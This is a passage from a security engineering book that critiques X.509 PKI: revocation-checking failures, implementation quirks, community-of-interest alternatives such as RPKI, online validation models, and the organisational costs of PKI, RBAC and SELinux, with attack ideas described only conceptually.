The whole situation is made even more entertaining by standards committees' habit of planting clever booby traps in the PKI standards. For example for CRLs there's an extension that says that the CRL that you're currently holding isn't really a CRL at all and you actually need to go somewhere else to find the real CRL, and another one that allows you to hide the revocation information in an extension rather than putting it in the CRL itself where users would expect to find it. Since handling of these extensions by applications is virtually nonexistent, the first one allows an attacker to feed a victim what appears to be a genuine CRL but isn't (thereby avoiding revocation checks on their certificates) and the second one similarly allows an attacker to escape having their certificate revoked as long as it's hidden in the extension rather than being present in the CRL itself (if you assume, as the standards designers do, that all PKI software works absolutely perfectly and that there's no ambiguity in any of the standards then none of the above should occur, but in practice, as the discussion of implementation issues above should indicate, the existence of such extensions turns reliable propagation of revocation data using CRLs into a game of Russian roulette).

In all of these cases (and many more variations, OCSP just moves the failure mode from "inability to find a CRL" to "inability to contact a server") the fact that revocation checking is done via blacklists means that failures are totally silent and unnoticed. The total absence of any form of revocation checking due to bugs, mis-configuration, or because it's turned off, is indistinguishable from the presence of revocation checking, and so any problems are never identified and fixed. Every now and then a technically-minded user will stumble across them but then have no idea how to make things work, leading to plaintive requests on security mailing lists in which users know (via more reliable mechanisms like word-of-mouth) that a certificate is revoked but can't figure out how to get their PKI software to acknowledge this [495], invariably followed by suggestions from a variety of contributors for approaches that have worked for them, including configuration hacks, custom-written Visual Basic scripts and C++ applications, and so on [496]. Another example of this problem is covered in the discussion of the stolen code-signing keys in "Digitally Signed Malware" on page 50, and the browser vendors' response to the non-functionality of CRLs and OCSP, which in a vote of no-confidence in PKI revocation mechanisms involved hard-coding specific certificate blacklists into browser binaries, is covered in "Security Guarantees from Vending Machines" on page 38.

In an example of silent failures that occur with another type of PKI mechanism, a digital-signature timestamping service experienced a soft-failure that caused it to reject any requests for a timestamp. No-one using the service, which delivers tens of thousands of timestamps a month, noticed that their data wasn't being time-stamped any more (the problem was eventually detected some months later when a client implementation that did perform validity checks tried to use the service for interoperability testing purposes and couldn't obtain a timestamp). Another server was reconfigured by its administrator to return random garbage several years after being relocated to a new address in an attempt to discourage users who, despite

repeated notifications, were still trying to obtain timestamps from the former server. The clients, which included large corporations, never noticed that they were getting back garbage instead of timestamps.

In any case the behaviour of timestamping servers and clients is about as erratic as is PKI behaviour in general [497], with one amusing example being a client that submitted not a hash of the document to be signed but the entire document, of which the server took the first 20 bytes and signed it as a timestamp, with neither the client nor the server seeing a problem. Since the document type, for use with European high-assurance signature systems ("advanced electronic signatures" in regulatory jargon [162]), has a constant fixed-format header, the resulting timestamp could be transferred to any document with no-one the wiser.

So after two decades of effort we've almost got to the point where you can rely on the most basic extension in a certificate, the `basicConstraints.cA` boolean flag. Even the next most basic extension, `keyUsage`, is handled in a more or less arbitrary manner by implementations, and once you get to the hundreds of other extensions that have been defined there's no guarantee of anything. As PKI developer Michael Ströder puts it, "There's not a single X.509v3 extension defined in PKIX a PKI designer can really rely on. For each and every extension somebody planning/deploying a PKI has to check each and every implementation if and how this implementation interprets this extension. This is WEIRD!" [498].

(In practice it may not be quite that exceptional. For example the OAuth protocol/service/framework/whatever-it's-meant-to-be, discussed in more detail in "Password Mismanagement" on page 591, has similar problems, with one developer describing it as "a big grab bag of ideas which can be mixed and matched in an infinite amount of ways, and also allows for developers to make their own unique tweaks to their personal implementations […] every web site which supports OAuth needs to document exactly how it is implementing it, and what tweaks are in use" [499]. This sounds frighteningly similar to the comments made about PKI).

This situation becomes particularly nasty in PKIs deployed into limited markets serviced by a small number of vendors because the relatively closed market means that there's little or no open scrutiny and exposure of problems. An example of this occurs with Qualified Certificates, a mostly European form of government-mandated high-assurance certificate (a number of the unnamed "European CAs" discussed earlier in this section were ones that deal with Qualified Certificates). These are entertaining for CAs because their special nature and legal status means that they can't be used as standard, general-purpose certificates, requiring that the CA explain to the user that after buying their expensive Qualified Certificate they then have to buy a second, non-qualified one to actually do the things that they wanted to do in the first place, and that this is an actual regulatory requirement and not just a CA money-making trick [500].

As with various other government attempts to legislate market winners, only a relatively small number of often obscure vendors have decided that it's worth participating, and as a result of this limited gene pool the products are often quite unusual. For example one piece of CA software that's used by a number of government-approved QC-issuing CAs generates the CA's keys with insecure key parameters, making the (supposedly) high-assurance PKI less sound than a generic non-QC one. Again, in the absence of any kind of quality control, the more specialised the PKI is, the less likely it is to be subject to any real scrutiny, and the more likely it is for the few vendors participating in it to silently work around each others' bugs (including security-related ones) in order to avoid rocking the boat.

It's not possible to create a product so broken that it can't claim to be X.509, and vendors frequently do. In an extreme case in the late 1990s a large organisation was sold deeply-buried PGP as X.509 when the supplier responsible decided that the customer would never be able to deal with X.509's complexity. The customer was

---

[162] The reason why there's a distinction between standard and advanced electronic signatures is that the latter were introduced in order to assist certain European countries' smart card industries.

quite happy with it, and any problems with interoperability were explained away as being due to the use of different versions of X.509. Since the customer had had some exposure to X.509's problems in the past they had no difficulty in believing this explanation.

I once implemented support for a particular PKI that's intended for use to protect global critical infrastructure components, and when I was done asked the organisation behind it for test vectors to make sure that the implementation was correct, and in particular that it was detecting and rejecting disallowed security conditions. This request caused a considerable amount of consternation, and after some time a response came back that there were no test vectors. In other words there was no way to check whether an implementation of this PKI, intended for critical infrastructure security, was working correctly or not. Any implementation that simply blindly accepted anything vaguely certificate-shaped could claim to be a correct implementation of this PKI, because nobody had foreseen any need to check whether the PKI was working as intended or not. More specifically, the success criteria had been set as "messages are exchanged successfully", providing yet another example of a PKI market in effect.

In short there is a complete absence of any kind of quality control in PKI products (there have been occasional calls for some sort of PKI quality control measures to be established [501] but nothing has ever come of them, and given the toxic co-dependency of broken certificates and implementations mentioned earlier it's not certain how something like this could be achieved even if anyone did care about it). For example one large PKI vendor for many years had no documentation whatsoever for the PKI functionality implemented by their code. When a new developer started work on it he was handed the source code and told that the software's certificate-handling behaviour was defined to be whatever happened when you fed a certificate to it (his first task was to create a set of test certificates to see what happened when they were fed to the certificate-handling code and from that reverse-engineer what the code did from its observed behaviour).

(On the other hand this total lack of quality control may not be such a bad thing for the CA, since in order to "own" the certificates that it issues in a legal sense by asserting intellectual property claims over them, the certificate must contain creativity in order to be subject to copyright law (it can't otherwise fall under trade secret, trademark, or patent law). This certainly applies for certificates, with some containing interpretations of X.509 that would qualify for a Hugo award).

Dealing with Certificate Problems

There are four ways to deal with the extensive range of problems that beset X.509. The easiest one is to apply the Ostrich Algorithm and assume that everything is working just as it should, the standard approach to PKI created for it's own sake, typical in government PKI initiatives for which the target for the consultants involved is "you asked for PKI, here is PKI, you didn't specify that it had to work".

This isn't actually as bad as it sounds, because when it comes to PKI attackers seem to be using the Ostrich Algorithm as well. The reason for this is unclear, it may be that they're baffled by its complexity (security by intimidation), that there are easier targets elsewhere, or simply that PKI isn't protecting anything worth attacking. Given that botnets, phishing, spam, malware, and all the other aspects of cybercrime that make the Internet such a fun place are totally unaffected by PKI, it's quite possible that no attackers have ever really targeted it because it's not actually preventing them from carrying out any of their malicious actions, and therefore there's no need to target it. In a situation like this, the Ostrich Algorithm may be perfectly appropriate.

The second way, which requires that you control at least some portions of the PKI implementation and therefore only applies in a rather limited number of cases, is to take the general-purpose PKI and layer on top of it your own security controls that you know will do what you want. This is what Microsoft did with Windows code-

signing, which works in a manner that's quite different from the free-for-all that's present in general signing.

Code-signing certificates are denoted by a special code-signing entry that's present in the `extendedKeyUsage` certificate extension, and this entry has to be present in CA root certificates (or as non-certificate metadata controlled by Windows), so that an arbitrary downstream CA can't suddenly start issuing Windows code signing certificates. In addition because the eventual expiry of the code-signing certificate would result in any signatures created by it becoming invalid, there's a mechanism for extending the validity of the signature after the certificate has expired (the Java folks took an easier way out and simply removed any certificate-expiry checks in the Java Cryptography Extension (JCE) 1.2.2 [502] after the expiry of the JCE 1.2.1 certificate on 27 July 2005 caused considerable pain for vendors of products that used it).

In order to allow explicit invalidation of the signature, the Windows code-signing signature-processing code allows an already-expired certificate to later be revoked if required by setting a requirement that certificates that have been revoked due to key compromise or fraudulent issue be maintained on CRLs for at least twenty years after revocation (this is vulnerable to the priority-inversion attack described in "CRLs" on page 679 in which the attacker requests that the certificate be revoked for a benign reason like "affiliation changed", which doesn't have to be kept on a CRL after the certificate has expired, so the timestamp then causes it to become valid again when the expired certificate is removed from the CRL, but there doesn't seem to be much to be gained for an attacker by doing this). In addition there are various other pieces of special-case processing added in order to allow code signing and the revocation of signed code to work, for example boot subsystems can't rely on revocation checking because offline information like a CRL may not be present and there's no network available early in the boot phase.

This functionality is quite contrary to conventional PKI dogma, but that's because the code signing mechanism was designed to fit a particular purpose while general-purpose PKI was designed for… well, it must have been designed for something. What this is in effect doing is layering custom security controls on top of the general-purpose PKI, in the same way that an overlay network like a peer-to-peer network adds additional functionality on top of the existing Internet protocols. So don't be afraid to overlay your own functionality on top of the basic X.509 facilities, assuming that you have sufficient control over the implementation to make it do what you need. This approach leverages existing investment in PKI software while providing add-on capabilities that provides the services and functionality that you need.

The other two approaches to the problem are more pragmatic and take into account the lack of quality control and try to work around it. The first option is to build defensively and limit your security exposure due to bugs, going from the assumption that nothing will work as expected and designing your system appropriately, a process sometimes referred to as "Programming Satan's Computer" [503] (although in this case it'd be one where Murphy was contracted to do the implementation). In other words when building a system from unreliable components, the fewer of the unreliable components that you have to depend on, the less the chances of nasty surprises when the system is deployed.

You don't have do discard all of PKI since at least some of it works some of the time, you just have to be careful to only use the subset that you know does what you want and works as intended in all of the implementations that you plan to use. The subsetting approach generally requires the use of carefully-controlled environments in which all parties agree in advance on which subset to use. In the absence of this, it's safer to not explicitly depend on any of it working as intended and build your security controls appropriately.

The second option is to use the approach suggested earlier by Michael Ströder and try and field-qualify every version of every application that you plan to use for processing certificates to see how it'll react to every certificate extension and feature that you care about. Obviously this is impossible to do in general because of the

combinatorial explosion of certificate extensions and features (one survey that covered only SSL/TLS server certificates found 219 different combinations of just the `keyUsage` and `basicConstraints.cA` flags, including many that were completely illogical [504]), but if you're using a very small number of features and only one or two applications and can control which versions get deployed and in which configurations they get used then it may be feasible. Even there though the tests can become extremely tricky and tedious because you need to test not only that things that should happen do happen (a PKI application that fails silently and allows anything would automatically pass these tests) but also that things that shouldn't happen don't happen. Because of the huge number of combinations of values in certificate extensions this rapidly becomes impossible, with even the test cases for the interrelated extensions `basicConstraints.cA`, `keyUsage`, and `extKeyUsage` filling pages of test plans, and each one requiring the creation of a custom certificate or complete certificate chain to see how each application reacts to it.

(The US National Institute of Standards (NIST) has created a suite of test certificates that exercise various features of standards, but these function more as an exhaustive enumeration of standards-document features than a rigorous compliance-test suite. As a result many of the problems discussed above are never checked, but on the other hand obscure aspects of standards present only for historical or political reasons are. Since a number of these design artefacts are never used in real life, implementations have to add special support for them just to pass the tests, to the extent that some have added a special NIST-test mode that allows them to clear the tests, after which normal operation can be resumed at the flip of a compile option. The most extreme case of this reportedly detects the presence of the NIST test certificates and returns the expected results from an internal lookup table, which saves the developers the trouble of having to implement the complex certificate-processing functionality that would be required to pass the tests. These sorts of developer tricks are another example of gaming onerous qualification tests that's discussed in "Asking the Drunk Whether He's Drunk" on page 59. What makes this even more entertaining is the fact that some versions of the test suite contained errors and yet implementations still successfully processed it, indicating that the implementation target was "whatever's required to pass the test" rather than "what the standard requires").

The fail-silently situations are particularly difficult to test for, for the reason given earlier, that a successful verification against a blacklist is indistinguishable from a failed check, and silent failures in the field aren't noticed (this is in contrast to the whitelist-based approach used in non-PKI applications like credit card processing, for which a failure to have a transaction approved will be immediately noticed and can be fixed). There's no easy solution to this problem because there are so many ways for things to fail silently, from developers running as administrator and not noticing permission errors through to them using freshly-issued CRLs and not noticing that things break when they expire a week later, or being on the same subnet as the revocation-checking server and not noticing that the corporate firewall in the production environment is blocking access.

Sidestepping Certificate Problems

The chapter "Problems" on page 4 contained an extensive analysis of the problems inherent in public PKI, brought about by the business model under which it's meant to operate. One way to address this problem is through the use of a PKI community (also known as a community of interest or COI), a restricted group of participants that agrees to play by certain rules. Within a COI you can quantify risk reliably enough to make meaningful warranties to relying parties, either by requiring that all participants follow certain rules or by executive fiat/government decree. In contrast in an open, public PKI in which a certificate represents general-purpose ID, the issuing CA is exposed to virtually unlimited liability unless they specifically disavow it for their certificates, as many public CAs indeed do. Disavowing responsibility for identity in identity certificates does seem somewhat ironic. Just how problematic this gets in practice was indicated by one legal document prepared by government lawyers that, after 111 pages of careful analysis, still couldn't determine whether CAs in open, public PKIs had any duty of care towards relying parties [505].

Since whoever accepts the risk can dictate the technology that's used, the PKI models used in these closed communities can differ radically from the traditional X.509 design. Communities are likely to be small (relative to the size of the entire Internet) and tied together by a common interest or policy requirements. The banking automated clearing house (ACH) network is an example of such a community which is tied together by both a very stringent set of operating requirements and the operating rules of the ACH system. Other examples of COIs are systems like Swift and Bolero (two financial settlements/trading communities) in which the members sign up to the rules of the community and are then obliged contractually to stand behind signatures made with their private keys. Further communities are built implicitly when a group of users work towards a common goal, for example the European 3-Domain SET initiative came about when several European banks and credit card vendors realised that the complexity and high cost of a distributed PKI was best addressed by creating a centrally-controlled and administered system [506]. Various other COI mechanisms are also being studied [507]. These communities manage risk by only admitting members who can afford to carry it, and by extension who have the means to manage it — it's no coincidence that all of the above examples involve banking. Identrus/Identrust, which has been mentioned earlier, was also set up by a consortium of large banks.

Another example of a COI-based PKI is the resource PKI (RPKI) that's used to manage inter-domain routing on the Internet [508][509][510][511]. This looks nothing like a standard X.509 PKI (although it uses X.509 certificates as a convenient bit-bagging scheme), with the certificate DNs containing meaningless (to humans) text strings and the real content being present in certificate attributes that specify which chunks of IP address space or autonomous system (AS) number space (the routing equivalent of IP addresses) the CA or router is responsible for (in theory this sort of thing should have been handled through attribute certificates, but given their ongoing failure to appear the designers wisely chose to repurpose X.509 certificates instead).

Figure 199: The Internet resource PKI or RPKI

Unlike X.500 DNs this type of hierarchy actually makes sense since it reflects the way that the IP address and AS space is allocated by the various Internet registries. A diagram of the hierarchy is shown in Figure 199 with the Internet Assigned Numbers Authority (IANA) assigning blocks of IP address/AS number space to Regional Internet Registries (RIRs) who in turn assign subsets to Local Internet Registries (LIRs) who then assign them to individual ISPs (where an ISP is anyone who provides some form of Internet access, not necessarily the traditional commercial ISP). The use of certificates to control who owns what blocks of IP address and AS space prevents a number of attacks on, or using, the Internet routing system. Compare

this very pragmatic hierarchical scheme to the more or less meaningless X.500 hierarchy discussed in "Certificates" on page 658!

The RPKI also replaces other X.500 mechanisms with its own, far more practical, alternatives [512]. Certificates can be short-lived (solving a large chunk of the revocation problem), and if new Internet resources (for example a new block of IP address space) are allocated to an entity then it's simply issued a new certificate that contains the extra address space. Only if (for some reason) Internet resources are withdrawn is revocation necessary. The RPKI even allows for one-off certificates in which a key is generated, used to sign a resource allocation certificate, and then immediately destroyed. If a new certificate needs to be created to handle a change in resource allocation then it can be done with a newly-generated key, doing away with the need to protect a high-value private key that needs to be kept hanging around for arbitrary amounts of time "just in case".

Certificate distribution is done via rsync or HTTP (X.500 directories and LDAP weren't even considered), and cache management is handled through signed manifests from CAs that allow RPKI users to determine whether they've obtained a complete set of information from a repository.

Despite the usual headaches that invariably arise whenever X.509 is involved (after the initial RPKI X.509 certificate standards document was published [513] an even longer follow-up document had to be created [514] explaining how to make sense of the first one), this COI-based solution, which avoids the various problems in X.509 by ignoring most of it, works well for its particular domain of application. The RPKI design is probably the closest that X.509 will ever get to SPKI (see "Identity vs. Authorisation Certificates" on page 662) from fifteen years earlier.

Having said that, deployment of the RPKI is proving problematic in some regions due to concerns over misuse of the capability to interfere with routing (in effect to shut down Internet access to or from specific groups or organisations) by vested interests like governments and private litigants, since the RPKI would provide a capability that governments have already expressed a desire for in the form of mechanisms like an "Internet kill switch", or that lawyers could use to shut down file-sharing sites [515]. In addition, as with anything involving PKI, deployment is complex and progress has been very slow, with the inevitable result being that alternatives that don't involve any PKI are being put forward [516].

Another type of COI is a home network. In this case there's no need to have an external CA to provide certificates for networked devices within a home, or even for any explicit human-administered CA. One device can act as a CA for all other devices in the home and issue certificates to all devices, with the certificate issue controlled through location-limited channels which are discussed in "Use of Familiar Metaphors" on page 497. One such system, AutHoNe (Autonomous Home Network) uses a hash of the device key as a device identifier for authentication purposes. In this manner devices, once they've been provisioned with certificates by the in-house (literally) CA, can authenticate to each other while non-authorised devices, lacking a certificate, can't. A system like this, intended purely for machine-to-machine communications, eliminates any need to go with commercial CAs, deal with X.500 DNs, or an of the usual PKI complexity [517].

(Having said that, in an environment like a home network it'd be just as easy to provision each device with a shared key via a location-limited channel, so the use of certificates for in-home device communication may be a bit of an extravagance).

Figure 200: Avoiding revocation checking

Once you have a community established you can address the problem of revocation by collapsing the certificate-fetch-and-validate process even further than provided for through OCSP. What both CRLs and OCSP are doing is first fetching a certificate and then immediately fetching revocation (or validity) information for the same certificate that they just fetched. Instead of first performing a query for a certificate and then immediately performing a second query to determine whether the certificate that you've only just fetched was any good or not, you can combine the two into a single fetch of a known-good certificate from a server (or servers) known by the community. This process is shown in Figure 200, and there's an Internet standard that covers the process [518]. Although you now need to use a trusted server, this is no different to OCSP, which also requires a trusted server to eventually perform the same function, but in a more roundabout manner. This server directly provides known-good certificates without the CRL digital ancestor-worship process employed by OCSP.

This type of mechanism started to be adopted in the X.509 world in around 2009 using a kludge known as stapling, in which an X.509 certificate would be accompanied by a CRL or OCSP response that was metaphorically stapled to the certificate, creating something like the effect described above while allowing people to pretend that it was standard X.509 at work. Unlike the straightforward mechanism described above, stapling comes with the usual caveats about the use of blacklists rather than whitelists to validate certificates, combined with the fact that it's the potential attacker that provides the blacklist for the certificate rather than the certificate user, giving them a free hand to take advantage of all the CRL (or OCSP) problems described in "CRLs" on page 679. For example if the CA partitions CRLs then the attacker could staple on a different CRL than the one that contains the certificate, allowing them to neatly sidestep the revocation check.

A variation of the known-good certificate mechanism, based on the observation that OCSP is nothing more than an awkward mechanism for allowing a CA to make a second signed statement that modifies one that it previously made, is to combine the two into a single message by having the CA issue a new certificate on-demand in response to a request about its validity [582]. So instead of requiring a parallel infrastructure alongside the certificate-distribution one to check whether the certificate is still valid, this combines the certificate distribution and checking into a single operation for which, if the certificate was issued at the time it was fetched, it's valid. This no longer requires a trusted server as the previous alternative did, but does now require synchronised clocks across client and server, or across CAs and relying parties.

If bandwidth is an issue then you can optimise the process of turning two queries into one even further by submitting a hash of a certificate that you have instead of asking for a new copy [519], using lightweight authentication mechanisms like message authentication codes (MACs) instead of a heavyweight signature if you need per-message security [327]. If it's still valid then the server returns a simple

acknowledgement, if not then it returns the replacement certificate or an indication that nothing is available. This concept is similar to that of undeniable attestations [520], with the main difference being that the undeniable attestation scheme requires the use of complex cryptographic mechanisms like authenticated search trees while this approach relies on the use of established mechanisms like security policies and auditing agreed upon by the members of the community.

In practice you can go even further than simply collapsing two queries into one. Since the only part of the certificate that's of any real interest is the public key, you can request only a copy of the appropriate key needed to perform an operation such as verifying a signature, which goes back to the original Public File concept from 1976. In fact this exact technique is already in use today by almost all certificate-using applications, which submit a request for a public key to some form of certificate store (for example a disk file, database, or the Windows registry) and obtain in response a key that, as far as the system knows (or cares) is associated with the given entity. Making the key lookup a remote (rather than local) query simply removes the administrative burden to a centralised location, allowing key management to be performed from a central location rather than being done in an ad hoc manner (or not at all) by end users.

```
┌─────────────┐
│ Validation  │
│   Server    │
└─────────────┘
       │ Check
       ▼
┌─────────────┐
│  Signature  │
└─────────────┘
```

Figure 201: Avoiding certificates altogether

There's one final step you can take that collapses the query-then-validate process into a single operation. If you're going to trust a server to provide you with a known-good key then you may as well ask it to perform the validation for you as well, as shown in Figure 201. In this case you submit a signature to the server and it indicates whether the signature is valid or not. This is analogous to the online credit-card-processing model mentioned previously, where if it's necessary to perform an online revocation/validity check anyway then the relying party may as well perform the entire transaction online.

This is similar to another early certificate model proposed by Davies and Price in the late 1970s in which a CA (or more specifically its predecessors at the time, arbitrators and key registries) provided a dispute resolution mechanism to relying parties by issuing an interactive certificate attesting to the validity of a key in the context of a particular transaction [521], a concept revived more recently in the form of warranty-based signed transactions, in which the third party provides a guarantee about the transaction that it's attesting in the same way that banks currently do for commercial transactions [522]. SPKI's one-time revalidations are another example of this idea. There are already trends back towards this type of model for use with banking and similar settlement-oriented transactions, and the people who created the OASIS (Organisation for the Advancement of Structured Information Standards) digital signature standard, who had had plenty of experience with the manifold headaches of PKI, used exactly this approach in designing OASIS' digital signature services: A user contacts a server, which responds with an "OK" or "not OK" for the document in question [523].

A related concept is embodied in the Security Assertion Markup Language (SAML), which provides an XML-based mechanism for describing authorisation mechanisms and authentication events [70], or Internet2's Shibboleth [524][525], but these still rely on an (unspecified) external PKI in order to function, although Shibboleth also provides for the use of Kerberos and similar mechanisms (as was mentioned in

"Identity vs. Authorisation Certificates" on page 662, the easiest way to deal with this is to use your X.509 certificate to sign SAML assertions). SPKI completes the circle by combining the authorisation specification system with a built-in, special-purpose PKI designed to both avoid the problems of the traditional X.509 PKI and provide a direct authorisation management system rather than stopping short at identification and leaving the mapping from identity to authorisation as Someone Else's Problem.

Digressing even further into blue-sky material, research into authenticated dictionaries, a data structure derived from distributed hash tables and capable of answering the question "Is element e in set S?" [526][527][528][529], has led to a logical extension in the form of the persistent authenticated dictionary, a data structure capable of satisfying the extended query "Was element e in set S at time t?" [530][531][532][533][534][535][536][537][538] (an alternative design, which seems to rather miss the point of authenticated dictionaries, stores certificates in a standard distributed hash table, although it's intended more as a complex opportunistic cacheing mechanism rather than being used for its full dictionary capabilities [539]).

Authenticated dictionaries are an ideal data structure for resolving the sorts of queries that usually require a complex infrastructure of certificates, CRLs, and timestamps, and a corresponding heavy load on both servers and clients as all of the above are fetched, parsed, processed, and checked. Having said that, this needs to be taken with a grain of salt because we currently have little experience in deploying these things for real-world use, although there has been some work done in investigating the performance tradeoffs offered by different approaches, and there's considerable scope for situation-specific tuning based on what the authenticated dictionary is being used to do [540].

In some cases even PKI-less public-key encryption may not be necessary. If it's not faster or easier to ask Citibank to confirm that a particular certificate is still valid than it is to ask Citibank to directly authorize a transaction, then it makes sense to perform the transaction directly. This has the added benefit that it can be processed using existing transaction-handling mechanisms, a model that has shown itself to be fairly successful to date.

PKI Design Recommendations

As you've probably realised from the lengthy discussion above, if you are planning to embark on any kind of significant PKI effort then you need to appreciate that this will be nothing like any other kind of IT project, requiring a major, combined organisational, procedural, and legal approach [6][500]. This is known as the step zero problem, being the small matter of planning and organisation that no-one ever considers before starting on step one, "select a vendor and/or product" and ending at step five, "profit!".

PKI is particularly susceptible to the step zero problem because it's promoted almost exclusively in terms of the technological abstraction rather than the organisational and procedural aspects. Staffing such a project will require a skilled, multidisciplinary team, the complexity and support costs will be significant (one public CA had to triple its support staff after they went live [500]), and the state of technology won't be anything like what the vendor promises. No matter how much work and time you estimate will be required, the actual amount will be much higher than that. For example banks who use certificates in ATMs have already found this out the hard way, with one large bank having to employ *fifty* full-time staff just to handle the certificate management issues.

Before you even think about taking on a project like this you have to consider very carefully the consequences of holding your business processes hostage to your PKI, and whether there isn't some better way of doing things than this. As a PriceWaterhouseCoopers security practitioner commented, "getting the software to run is the easy part, getting it to do what you want is the hard part" [541]. Another analysis by a PriceWaterhouseCoopers program director concurs, pointing out that "PKI requires an enterprise to commit itself to establishing novel and incredibly complex policies and procedures in addition to deploying public key technology"

[505]. Another way of putting this is that almost no problem you have will be made any better by adding PKI to it.

As a rule of thumb to help you estimate the amount of legal and procedural work involved, for a CA providing general services to the public (either directly or indirectly, for example as part of a government department or one providing services for multiple different parties outside your direct control rather than being purely a non-public or in-house CA), expect to spend about a million dollars (or euros, or pounds, or zorkmids, the figure of "one million" is rather consistent across currencies) on legal and business issues including due diligence, preparing the certificate practice statement (CPS), and being audited to ensure that you've got it right. As one set of PKI guidelines puts it, "given that the principal product sold by a CA is 'trust' there is a critical requirement to be able to demonstrate a thorough understanding of the security threats faced by a CA" [542]. If you ask your lawyers about this they'll tell you that the best way to limit your liability is to get everyone involved to agree that they won't use your certificates for anything, and then the business people need to negotiate back what they can actually be used for, as little as possible if the lawyers can help it.

For a CA of this kind you should expect the legal side of things to occupy two technical people (to educate the lawyers) and four to six lawyers full-time for around six months. If someone tells you that they can set up your PKI for a lot less than this when your certificate practice statement is anything more complex than "You can't use these certificates for any purpose and we accept no liability for anything" then this should ring alarm bells (although some CAs claim to provide liability cover, this is structured in such a way that the CA never has to pay out under any conceivable real-world scenario, with one CA admitting that their liability cover is "really there just to reassure you that it's a true 128-bit certificate, and to make you feel better about purchasing it" [543]). The details of the requirements for a PKI of this scope are far too complex to even begin to address here except to warn that it's a big one. If you're looking for a starting point for this then chances are that your national government or other governing body (for example a banking standards body or regulator if you're a bank) will have some sort of PKI guidelines that you can use.

One of the problems of PKI is that it in some peoples' minds it creates a presumption of audit, that just because it's PKI it's pre-audited and no further scrutiny is necessary. Generally systems of this type that offer non in-house services have to be audited, something made explicit in the CA certificates embedded in browsers by requiring that they pass a WebTrust audit. The only real way to avoid this process is to outsource your PKI to a pre-audited CA. If the CA is really clever then they'll set themselves up as PKI auditors themselves, thus ensuring that the process of anyone else passing a PKI audit is so painful that the field is kept free of any competition (requiring strict NDAs for everyone involved because of commercial sensitivity gets around any probity concerns).

If you do go down this path then at some point fairly early on in the exercise take the time to go through a dry run of moving your keys out of the outsourced PKI into an alternative system. The purpose of this isn't to verify that some kind of failure-recovery/continuity mechanism is working as expected but to let the outsourced-PKI vendor know that the minute they jack their prices up, you're moving your business elsewhere. The point of the dry run is to exercise a commercial rather than a security or operations condition.

The problem of a technology that's been created from an abstract theory not being able to be fitted to reality isn't unique to PKI. There's a model of access control called role-based access control (RBAC) that's gained considerable popularity in academic circles because it's possible to publish lots of papers containing mathematical analyses of RBAC models and theory, and there's even a yearly conference on the topic to collect them all in one place. The assumption with RBAC is that everyone in an organisation has a fixed, clearly-defined role or set of roles and that access to resources can be allocated based on these clear roles.

Anyone who's ever worked as part of an organisation of any size knows how likely that is to hold up in practice [544][545]. RBAC is based on a collection of fixed assumptions known as "the RBAC assumptions" that include things like "the number of users is much smaller than the number of users to be granted permissions" and "the role structure and the set of permissions assigned to each role are stable" [546]. In practice though several of these might better be denoted as "the RBAC fallacies". Although RBAC, like PKI, has been applied in carefully-controlled test cases in which a major goal, if not *the* major goal, was to act as a test case for RBAC, attempts to apply it in real-world organisations have run into the same scale of organisational problems that PKI has [547].

One field study of attempts to apply it in various financial institutions found that step zero for RBAC, figuring out what the roles were and which role had access to what (in technical terms performing an entitlement review) required huge amounts of work both because it wasn't clear who was, or even should be, entitled to what, and because the typical organisational structure is dynamic enough that it's impossible to nail it down at the level required for RBAC.

An example of the entitlement review problem occurred in one financial organisation which, after two years of effort by a security-assessment team, found that they'd ended up with 11,000 RBAC roles needed to control access to the 22,000 applications and data sets that they used, with a significant ongoing review process required to keep track of it all (like PKI, RBAC is a guaranteed gravy boat[163] for the consultants who promote it). Another organisation found that the number of RBAC roles that they would require greatly exceeded the number of employees that they had. Yet another organisation came up with 420 pages of privileges (at one per line) that needed role assignments and decided to indefinitely defer any move to RBAC.

An example of dynamic-structure problem occurred in one organisation that carried out an entitlement review for RBAC purposes and found that one single business group of 3,000 people experienced 1,000 changes to organisational structure in the months in which the review was being carried out (this wasn't due to one-off corporate restructuring arising from economic or other issues but standard churn experienced by companies, for which dynamism and flexibility are seen as assets) [548].

In some cases it's possible to mitigate the complexity of step zero slightly if the technology that it applies to is being used to manage fully automated processes, but even then it only works under special circumstances. Another notable example of a near-insurmountable step zero problem is a computer security model called domain and type enforcement (DTE), [549][550][551][552][553][554][555][556], perhaps best known for its use in SELinux [557][558][559][560][561][562] (technically what's used isn't pure DTE [563] but the low-level technical distinction isn't really germane to this discussion).

DTE and SELinux have run into some of the same problems that RBAC did [564], although they weren't nearly as severe for DTE since computer systems are less complex and dynamic than human-based ones, but then this was counterbalanced by the massive complexity of the default SELinux reference policy that encompasses thousands of elements like permissions, labels, and macros in over 100,000 lines of sample configurations. In this case though because they're being used to manage automated processes there is a possible approach to the problem, which is to turn on all the logging that you can manage, fire up the target application, and add a new access rule whenever the log records an access-permission problem. In recognition of this, SELinux actually provides two operating modes, permissive mode and enforcement mode. Permissive mode merely logs violations so that they can be added as exceptions to the policy before the system is switched over to enforcement mode, which then actually enforces conformance to the policy.

Even this kludge (which is also popular, in a simplified form, for configuring firewalls), or the use of a facility like systrace in combination with a Vista UAC-like

---

